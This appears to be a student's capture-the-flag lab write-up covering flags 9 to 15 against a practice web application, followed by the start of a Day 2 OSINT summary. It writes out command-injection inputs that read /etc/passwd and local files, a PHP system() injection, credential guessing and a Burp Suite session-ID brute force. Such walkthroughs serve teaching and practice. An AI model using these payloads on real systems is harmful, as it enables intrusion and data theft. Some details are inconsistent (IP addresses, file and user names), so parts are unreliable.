The vulnerability is identified as sensitive data exposure.The hint provided indicates the standard used by websites to communicate with web crawlers and other web robots.

Step1: Navigating back to the website, the IP address 192.168.14.35 is noted.




Step2: A new tab is opened, and the URL 192.168.14.35/robots.txt is entered. This page reveals the directives for web crawlers and bots, including where they are allowed to interact with the website.

Step3: Within the robots.txt file, FLAG is found.

The FLAG exploit revolves around a vulnerability of sensitive data exposure. The provided hint directs attention to the standard used by websites to communicate with web crawlers and web robots. By accessing the robots.txt file on the website's IP address, directives for web crawlers and bots are revealed. Within this file, the FLAG 9 is discovered, indicating a successful exploit of the sensitive data exposure vulnerability.

Flag 10

We navigate to the page 192.168.14.35.networking.php, where we find the DNS check option,The task is to view the contents of the vendors.txt file



Step1: Before attempting command injection, we observe that when we hit the lookup button, the website performs an NS lookup on example.com. The syntax of the output resembles what we get when we run the nslookup command in our terminal.

Step2: To list the contents of the vendors.txt file, we use the command injection technique. We input www.exemple.com && cat vendors.txt into the DNS check field, assuming that the file is in the immediate directory.

Step3: Upon hitting the lookup button after injecting the command, the website responds with FLAG 10.

We successfully exploited a command injection vulnerability on the networking tools page (192.168.14.35.networking.php) to access the contents of the vendors.txt file. By understanding the website's behavior and mimicking its functionality with commands like nslookup, we crafted a command injection payload (&& cat vendors.txt) to list the file's contents. Upon executing this payload, the website returned FLAG 10,

Flag 11

FLAG 11, we discover that the vulnerability is command injection advanced.The first hint reveals the existence of an MX record checker

.

Step1: We begin by executing the MX record checker to understand its functionality. The output resembles that of a terminal.

Step2: We try injecting the command && cat vendors.txt into the MX record checker field to access the contents of the vendors.txt file,the website recognizes our malicious input, resulting in an error.

Step3:We opt for a different approach by using the pipe operator to forward the output of the first command into the second one. The command www.exemple.com | cat vendors.text is injected into the MX record checker field.


Step4: the website accepts our command with the pipe operator and returns FLAG 11.

For FLAG 11, we exploited a command injection advanced vulnerability found in the MX record checker functionality. Initially, our attempt to inject the command " && cat vendors.txt "was unsuccessful as the website detected and prevented it. However, by employing the pipe operator to forward the output of the first command into the second one " | cat vendors.txt " , we successfully executed the command and obtained FLAG 11

.

Flag 12


- FLAG 12 is vulnerable to brute force attacks.hint, which suggests using FLAG 10 or FLAG 11 to find the user
- Step1:We begin by attempting to retrieve the list of users on the machine. Injecting the command www.exemple.com && cat /etc/passwd into the appropriate field, we aim to list all users.




Step2:We filter out users with user IDs below 1000, which are system-level accounts. This leaves us with the user "Melina" as a potential candidate for login.

Step3: We try our brute force attack by attempting to log in with the credentials.

login "Melina" and password "Melina" on the administrator login page




Step4: Upon submitting the credentials, we successfully log in as "Melina"and obtain FLAG 12.




FLAG 12 is susceptible to brute force attacks. We initially attempt to identify a potential user by listing all users on the machine using a command injection technique. Filtering out system-level accounts, we identify the user "Melina" as a potential candidate. Utilizing a brute force attack, we log in with the credentials "Melina" on the administrator login page, successfully gaining access and obtaining FLAG 12.

Flag 13



FLAG 13 is vulnerable to PHP injection.The first hint suggests that FLAG 9 will help us find FLAG 13, while the second hint advises researching and trying different PHP injection payloads.

Step1: We navigate to the robots.txt page, where we find a link to souvenirs.php, indicating it may be relevant




to FLAG 13


Step2: We navigate to the website and add 'souvenirs.txt' to our URL bar

Step3: Adding a question mark (?) to the URL, we attempt to inject a PHP query


appending ?message='hello';. The website responds with the word "hello," indicating susceptibility to PHP injections.

Step4: We attempt to execute a system-level command by replacing the PHP query with ?message=system('ls');. Upon hitting enter, the website lists the contents of the directory and returns FLAG 13.






Flag 14




The acquisition of FLAG 14 involves exploiting a session management,hint:finding flag 12 will take you to the page where this flag exists.

Step1: We are instructed to find FLAG 12 to access FLAG 14. We revisit the login page where we previously used "malina" as both the username and password, leading us to the admin_legal_data.php?admin=001.

-




Step2: We observe the URL contains "admin=001," indicating a session ID. To proceed, we configure FoxyProxy to redirect traffic to Burp Suite and initiate Burp Suite to intercept traffic.




Step 3: Within the Intruder tool, we specify the attack type as "Sniper". We then define a single payload request, targeting the session ID (001) for modification. By setting the payload type to numbers, we initiate a brute force attack ranging from 1 to 100, aiming to pinpoint the valid session ID

Step4:

Upon completion of the brute force attack, we identify the valid session ID (87) from the response with a length of 7556.





Step5: Using the identified session ID (87) in the URL, we navigate to the adminlegaldata.php page and obtain FLAG 14.




FLAG 14 is obtained by exploiting a session management vulnerability in the admin_legal_data.php page. Following the hint provided, we revisit the login page and identify the session ID (001). Leveraging FoxyProxy and Burp Suite, we intercept and manipulate the session ID to conduct a brute force attack. Analyzing the responses, we discover the valid session ID (87) and access the admin_legal_data.php page to retrieve FLAG 14.

Flag 15






This is a disclaimer.



Step 1: Using the vulnerability identified at Flag 10 or Flag 11, you can run the command -lsh to see the old_disclaimers directory.

Step 2: Using that finding, change the URL to:
http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt




Executive Summary DAY 2


[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A-Z summary of your assessment.]

FLAG 1

Utilize the Domain Dossier tool from OSINT framework.com to retrieve whois information for totalrecall.xyz. Enter the domain into the tool to access the domain whois and network whois records. Extract FLAG1 from the resulting information.



Step1: Use Domain Dossier open source tool from osintframework.com for whois domain information on totalrecall.xyz



Step2: Extracted FLAG1 from the obtained information

```
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
```


FLAG 2

Obtain the IP address of TotalRecall.xyz. Visit the Domain dossier tool on osintframework.com and locate the address lookup section. Enter the domain name to retrieve the IP address.

Step1 : Retrieved the IP address of the domain.

FLAG 3

